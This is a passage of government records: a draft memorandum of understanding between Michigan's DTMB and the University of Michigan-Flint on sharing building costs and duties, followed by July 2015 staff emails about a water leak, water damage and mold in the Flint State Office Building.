3.7 ALTERATIONS. No alterations, major repairs maintenance, modifications or improvements shall be made to the Premises without the advance written consent of the Lessor and subject to any conditions on design, workmanship and implementation Lessor may issue. All permanent alterations, modifications or improvements made during the term of this lease or any extension thereto shall become the sole property of the Lessor, unless the parties agree otherwise in writing by the State of Michigan or University of Michigan without notification and approval by the other party. Contractors, project managers, and all financial details must be approved by both parties before any work commences.

3.8 GENERAL SERVICES. All general services performed in common areas by University personnel will be prorated at current University hourly wages, including benefits. The State will be responsible for two-thirds (2/3) of the cost of maintaining common areas. These services and associated supplies will be documented by an assigned University account manager and billed quarterly.

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3.83.9 CONTRACT AND MAINTENANCE SERVICE AND UTILITIES. Expenses for contracted renovations, maintenance services and utilities will be prorated as follows:

- a) One-third (1/3) University of Michigan
- b) Two-thirds (2/3) State of Michigan

3.10 UNIVERSITY FACILITIES & OPERATIONS ACCOUNTANT. There will be a five (5) hour/month administrative fee charged to the State for accounting services dedicated to the Water Street Parking Account activities. This fee will be documented and accounted for through the quarterly billing process.

3.11 COMMON SUPPLIES. Common supplies will be purchased and expenses prorated as follows: one-third (1/3) for the University and two-thirds (2/3) for the State. The expenses will be documented and billed quarterly by the University Facilities & Operations account manager. There will be a 15% administrative fee on the State's portion of these bills for ordering, storing, delivering and tracking all common supply materials.

3.12 ELEVATOR MAINTENANCE SERVICE. The elevator expenses will be prorated as follows: one-third (1/3) for the University and two-thirds (2/3) for the State. This expense will appear as a credit on the quarterly invoices once the University receives copies of the invoices from the elevator service company.

3.93.13 CODES AND PERMITS. The State of Michigan and the University of Michigan shall comply with all applicable codes and obtain any necessary permits in connection with its use of the Premises.

3.103.14 DAMAGE AND DESTRUCTION. The State of Michigan and the University of Michigan shall be liable for any damage caused by their respective party to the Premises, less reasonable wear and tear and damage by the elements.

3.143.15 CANCELLATION. This MOU may be cancelled by either party with 60 (sixty) days advance written notice to the other party. Upon cancellation or termination of this MOU, the cancelling party shall clean the Premises to "broom-clean condition", and shall remove all of their personal property from the Premises. Personal property remaining in or on the Premises after the cancellation or termination effective date shall be considered abandoned property, and the cancelling party shall be obligated to pay the remaining party for all reasonable removal costs.

3.123.16 AMENDMENT. This MOU may be amended or modified by written mutual agreement signed by the Directors of both parties.

3.133.17 NON-DISCRIMINATION. Both the State of Michigan and the University of Michigan shall comply with the Elliott-Larsen Civil Rights Act, 1976 PA 453, as amended, MCL 37.2101 et seq, the Persons with Disabilities Civil Rights Act, 1976 PA 220, as amended, MCL 37.1101 et seq, and all other federal, state and local fair employment practices and equal opportunity laws and covenants that it shall not discriminate against any employee or applicant for employment, to be employed in the performance of this real estate contract, with respect to his or her hire, tenure, terms, conditions, or privileges of employment, or any matter directly or indirectly related to employment, because of his or her race, religion, color, national origin, age, sex, height, weight, marital status, or physical or mental disability that is unrelated to the individual's ability to perform the duties of a particular job or position. Both parties

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Lessor agrees to include in every subcontract entered into for the performance of this real estate contract this covenant not to discriminate in employment. A breach of this covenant is a material breach of this real estate contract. This covenant is cross referenced in Article XI.

#### SECTION IV. NOTICES

- 4.1 Each party (~~State of Michigan and University of Michigan~~) Department will notify the other of any planned use of the Premises that is thought to likely impact the other's operations and interests in the Premises as soon as reasonably possible. Either party Department may request a meeting to discuss the planned use. This and all other notices required in this MOU shall be addressed and directed as follows:

Notices to:

Mike Noonan  
Facilities Supervisor, Flint State Office Building  
Department of Technology Management & Budget  
125 E. Union Street  
Flint, Michigan 48502

Notices to:

George Hakim  
Director, Facilities & Operations  
University of Michigan-Flint  
303 East Kearsley Street  
Flint, MI 48502

or to such other notification addresses as the parties may provide to each other. A copy of this MOU shall be provided to the DTMB Real Estate Division, Mason Building 1<sup>st</sup> Floor, Lansing MI 48909 upon execution.

**IN WITNESS THEREOF**, the parties to this MOU subscribe their names on the date(s) set forth below:

Department of Technology Management & Budget

University of Michigan - Flint

By: Troy J. Spitzley  
Its: DTMB-Facilities Specialist

By: Susan E. Borrego  
Its: Chancellor

**Comment [Ma5]:** Does this need to be the chancellor, or can it be signed further down the chain??? It seems that this could be handled by Greg.

Date: \_\_\_\_\_

Date: \_\_\_\_\_

\_\_\_\_\_  
(Signature of Witness)

\_\_\_\_\_  
(Signature of Witness)

\_\_\_\_\_  
Date

\_\_\_\_\_  
Date

| Form Updated: ~~6/43/16~~1510/10/14

DRAFT

---

**From:** Noonan, Michael (DTMB)  
**Sent:** Tuesday, July 28, 2015 4:49 PM  
**To:** Scates, Larry (DTMB)  
**Subject:** FW: Water Leak Damage  
**Attachments:** DSC02426.JPG; DSC02428.JPG; DSC02404.JPG; DSC02336.JPG; DSC02363.JPG; DSC02348.JPG; DSC02352.JPG; DSC02410.JPG

FYI Good times in flint

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
**From:** Wright, Edward (DTMB)  
**Sent:** Tuesday, July 28, 2015 4:35 PM  
**To:** Noonan, Michael (DTMB); Walts, Brian (DTMB); Miller, Jan (DTMB); Parker, Daniel (DTMB); Rodney Smith (RSmith@wtaarch.com); Kim R. Stevens-Len (KStevens-Len@wtaarch.com)  
**Subject:** Water Leak Damage

Team,


Today operations noticed that the carpet on the first floor between the public rest rooms was wet upon further investigation we opened up the closet and seen it was completely soaked and dripping water from the ceiling so operations went floor by floor until we located the cause of the water leak. The domestic hot water line was leaking on the fourth floor near the ball valve. Operations turned off the ball valve which seemed to stop the leak and called B&B immediately to show them the leak and where it appears to be coming from. Paul with B&B called Chad from Long Mechanical and they are routed at plumber to the building. I took multiple photos of each floor but only attached the highlights to show you the damages and flooding. Operations has found mold on each floor on the walls due to the water damage, the wall, studs, floor track, and pipe insulation is soaked from fourth floor all the way down, fire proofing on the ceiling is soaked from third floor down, the carpet is soaked on the first floor which will need to be dried out, re-glued, and should probably be replaced so we don't have any mold growth. If you have any questions or would like me photos let me know and I would be happy to get them over to you.

Thank You,  
Eddie Wright  
East Zone – Flint  
Maintenance Mechanic  
810-614-0043



























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**From:** Noonan, Michael (DTMB)  
**Sent:** Tuesday, July 28, 2015 4:49 PM  
**To:** Wright, Edward (DTMB); Walts, Brian (DTMB); Miller, Jan (DTMB); Parker, Daniel (DTMB); Rodney Smith (RSmith@wtaarch.com); Kim R. Stevens-Len (KStevens-Len@wtaarch.com)  
**Cc:** Scates, Larry (DTMB)  
**Subject:** RE: Water Leak Damage

Thanks Ed for the pictures....

We await a response on who should clean the floors and the replace all the damaged drywall.

---

**From:** Wright, Edward (DTMB)  
**Sent:** Tuesday, July 28, 2015 4:35 PM  
**To:** Noonan, Michael (DTMB); Walts, Brian (DTMB); Miller, Jan (DTMB); Parker, Daniel (DTMB); Rodney Smith (RSmith@wtaarch.com); Kim R. Stevens-Len (KStevens-Len@wtaarch.com)  
**Subject:** Water Leak Damage

Team,

Today operations noticed that the carpet on the first floor between the public rest rooms was wet upon further investigation we opened up the closet and seen it was completely soaked and dripping water from the ceiling so operations went floor by floor until we located the cause of the water leak. The domestic hot water line was leaking on the fourth floor near the ball valve. Operations turned off the ball valve which seemed to stop the leak and called B&B immediately to show them the leak and where it appears to be coming from. Paul with B&B called Chad from Long Mechanical and they are routed at plumber to the building. I took multiple photos of each floor but only attached the highlights to show you the damages and flooding. Operations has found mold on each floor on the walls due to the water damage, the wall, studs, floor track, and pipe insulation is soaked from fourth floor all the way down, fire proofing on the ceiling is soaked from third floor down, the carpet is soaked on the first floor which will need to be dried out, re-glued, and should probably be replaced so we don't have any mold growth. If you have any questions or would like me photos let me know and I would be happy to get them over to you.

Thank You,  
Eddie Wright  
East Zone – Flint  
Maintenance Mechanic  
810-614-0043



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**From:** Lach, Adam (DTMB)  
**Sent:** Wednesday, July 29, 2015 9:16 AM  
**To:** Scates, Larry (DTMB); Hall, Robert (DTMB)  
**Subject:** FW: 4th floor water leak  
**Attachments:** Flint - Water Leak.pdf

**Importance:** High

FYI – regarding Flint. I spoke with Paul of B&B and he is in the process of working with Long Mechanical to rectify the issue.

Adam P. Lach, RA, LEED AP  
State of Michigan  
DTMB FBSA Design and Construction Division  
Project Field Representative  
517.898.2524

[Click here to provide Service Feedback](#)

---

**From:** Lach, Adam (DTMB)  
**Sent:** Wednesday, July 29, 2015 9:11 AM  
**To:** Paul Krynski ([pkrynski@bandbconstructionservices.com](mailto:pkrynski@bandbconstructionservices.com))  
